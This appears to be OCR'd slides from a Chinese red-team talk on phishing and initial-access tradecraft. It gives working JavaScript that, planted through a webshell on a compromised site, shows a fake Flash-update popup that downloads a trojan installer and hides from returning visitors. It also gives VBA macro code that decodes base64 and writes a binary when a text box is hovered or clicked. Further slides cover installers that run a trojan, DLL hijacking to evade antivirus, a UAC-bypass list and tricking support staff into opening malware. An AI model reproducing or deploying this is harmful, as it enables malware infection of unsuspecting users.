
《办公类物资商品上架审核指南SGZN-017》

上图中的马的名字也是有根据的，我是在他们的网站上找到下面的信息，然后问客服打不开文件是什么原因。诱导客服尝试打开我们的马。

作者不再使用分享的文案和代码，防守方捕获类似样本，莫乱扣锅

定向钓鱼

水坑



前提：拿下了webshell后，在webshell中植入下面的项目。

https://github.com/r00tSe7en/Flash-Pop

作者不再使用分享的文案和代码，防守方捕获类似样本，莫乱扣锅

效果：当有人第一次访问时，会触发下图的弹框，诱导访问者点击立即升级，这时候会跳转到我们的Flash木马地址自动下载。当访问者点击安装了木马后，就会上线到远控端。然后将访问者的浏览器设置一个cookies，避免访问者刷新后又弹框。这样就不会触发访问者的警觉了，误以为安装了Flash后就可以了。

定向钓鱼

水坑

```
function setCookie(cname,cvalue,exdays) {
  var d = new Date();
  d.setTime(d.getTime() + (exdays*24*60*60*1000));
  var expires = "expires=" + d.toGMTString();
  document.cookie = cname + "=" + cvalue + ";" + expires + ";path=/";
}

function getCookie(cname) {
  var name = cname + "=";
  var decodedCookie = decodeURIComponent(document.cookie);
  var ca = decodedCookie.split(';');
  for(var i = 0; i < ca.length; i++) {
    var c = ca[i];
    while (c.charAt(0) == ' ') {
      c = c.substring(1);
    }
    if (c.indexOf(name) == 0) {
      return c.substring(name.length, c.length);
    }
  }
  return "";
}

var download666 = function() {
    setCookie("username1", "True", 30);
    setTimeout("location.href='./'", 500 );
    setTimeout("localStorage.setItem('isUpdate', '1');", 500 );
    window.open('./autoinstall/flashplayerpp_install_cn.exe');
}
```

修改的js代码


```
function checkCookie() {
    var user=getCookie("username1");
    if (user == "") {
        document.write("<script src='./layer/jquery.min.js'></script>");
        document.write("<script src='./layer/layer.js'></script>");
        window.onload = function(){
            layer.open({
                type: 1,
                move: false ,
                area: ['613px', '328px'],
                title: false,
                shade: 0.6,
                //maxmin: true ,
                anim: 1,
                offset: '100px',
                scrollbar: false,
                content: '<a href="javascript:" onclick="download666()"><img src="./flash.jpg"></a>'//创建图像
            });
        }
    }
}

checkCookie();
```

美味鱼饵

安装包

先安装我们要伪装的程序，获取该程序的原文件


作者不再使用分享的文案和代码，防守方捕获类似样本，莫乱扣锅




美味鱼饵

安装包

制作一个安装包，并且在安装过程中就运行马，核心代码如下：








美味鱼饵


office宏

隐藏木马代码









美味鱼饵

office宏

雷神众测

base64编码代码和二进制写文件代码


```
Function dddddd(B64 As String) As Byte()
    On Error GoTo over
    Dim OutStr() As Byte, i As Long, j As Long
    Const B64_CHAR_DICT = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/="
    If InStr(1, B64, "=") <> 0 Then B64 = Left(B64, InStr(1, B64, "=") - 1)
    Dim length As Long, mods As Long
    mods = Len(B64) Mod 4
    length = Len(B64) - mods
    ReDim OutStr(length / 4 * 3 - 1 + Switch(mods = 0, 0, mods = 2, 1, mods = 3, 2))
    For i = 1 To length Step 4
        Dim buf(3) As Byte
        For j = 0 To 3
            buf(j) = InStr(1, B64_CHAR_DICT, Mid(B64, i + j, 1)) - 1
        Next
        OutStr((i - 1) / 4 * 3) = buf(0) * &H4 + (buf(1) And &H30) / &H10
        OutStr((i - 1) / 4 * 3 + 1) = (buf(1) And &HF) * &H10 + (buf(2) And &H3C) / &H4
        OutStr((i - 1) / 4 * 3 + 2) = (buf(2) And &H3) * &H40 + buf(3)
    Next
    If mods = 2 Then
        OutStr(length / 4 * 3) = (InStr(1, B64_CHAR_DICT, Mid(B64, length + 1, 1)) - 1) * &H4 + ((InStr(1, B64_CHAR_DICT, Mid(B64, length + 2, 1)) - 1) And &H30) / 16
    ElseIf mods = 3 Then
        OutStr(length / 4 * 3) = (InStr(1, B64_CHAR_DICT, Mid(B64, length + 1, 1)) - 1) * &H4 + ((InStr(1, B64_CHAR_DICT, Mid(B64, length + 2, 1)) - 1) And &H30) / 16
        OutStr(length / 4 * 3 + 1) = ((InStr(1, B64_CHAR_DICT, Mid(B64, length + 2, 1)) - 1) And &HF) * &H10 + ((InStr(1, B64_CHAR_DICT, Mid(B64, length + 3, 1)) - 1) And &H3C) / &H4
    End If
    dddddd = OutStr
over:
End Function
```



```
Function WriteBinary(FileName, buf)
  Dim i, aBuf, Size, bStream
  Size = UBound(buf): ReDim aBuf(Size \ 2)
  For i = 0 To Size - 1 Step 2
      aBuf(i \ 2) = ChrW(buf(i + 1) * 256 + buf(i))
  Next
  If i = Size Then aBuf(i \ 2) = ChrW(buf(i))
  aBuf = Join(aBuf, "")
  Set bStream = CreateObject("ADODB.Stream")
  bStream.Type = 1: bStream.Open
  With CreateObject("ADODB.Stream")
    .Type = 2: .Open: .WriteText aBuf
    .Position = 2: .CopyTo bStream: .Close
  End With
  bStream.SaveToFile FileName, 2: bStream.Close
  Set bStream = Nothing
End Function
```

美味鱼饵

office宏



vba代码共有两种情况触发，鼠标经过文本框，鼠标点击文本框


```
Private Sub TextBox2_MouseDown(ByVal Button As Integer, ByVal Shift As Integer, ByVal X As Single, ByVal Y As Single)
    Static i As Integer
    i = i + 1
    If i < 3 Then
        start
    End If
End Sub
```



```
Private Sub TextBox2_MouseMove(ByVal Button As Integer, ByVal Shift As Integer, ByVal X As Single, ByVal Y As Single)
    Static i As Integer
    i = i + 1
    If i < 3 Then
        start
    End If
End Sub
```

美味鱼饵

免杀-白加黑



所谓的"白加黑"，笼统来说是"白exe"加"黑dll"，"白exe"是指带有数字签名的正常exe文件，那么"黑dll"当然是指包含恶意代码的dll文件。病毒借助那些带数字签名且在杀毒软件白名单内的exe程序去加载自己带有恶意代码的dll，便能获得杀毒软件主动防御的自动信任，从而成功 加载到系统中。


劫持当前目录下的某个dll


作者不再使用分享的文案和代码，防守方捕获类似样本，莫乱扣锅

美味鱼饵

免杀-白加黑

劫持不存在的dll文件





作者不再使用分享的文案和代码，防守方捕获类似样本，基础扫描

美味鱼饵

bypassUAC

有一些系统程序是会直接获取管理员权限同时不弹出UAC弹窗，这类程序被称为白名单程序。 这些程序拥有autoElevate属性的值为True，会在启动时就静默提升权限。

```
C:\Users\bingdu\Desktop\BypassUac>sigcheck64.exe -m c:\windows\system32\ComputerDefaults.exe | findstr autoElevate
        <autoElevate>true</autoElevate>
```

```
c:\windows\system32\ComputerDefaults.exe
c:\windows\system32\dccw.exe
c:\windows\system32\dcomcnfg.exe
c:\windows\system32\DeviceEject.exe
c:\windows\system32\DeviceProperties.exe
c:\windows\system32\djoin.exe
c:\windows\system32\easinvoker.exe
c:\windows\system32\EASPolicyManagerBrokerHost
c:\windows\system32\eudcedit.exe
c:\windows\system32\eventvwr.exe
c:\windows\system32\fodhelper.exe
c:\windows\system32\fsquirt.exe
c:\windows\system32\FXSUNATD.exe
c:\windows\system32\immersivetpmvscmgrsvr.exe
c:\windows\system32\iscsicli.exe
c:\windows\system32\iscsicpl.exe
```

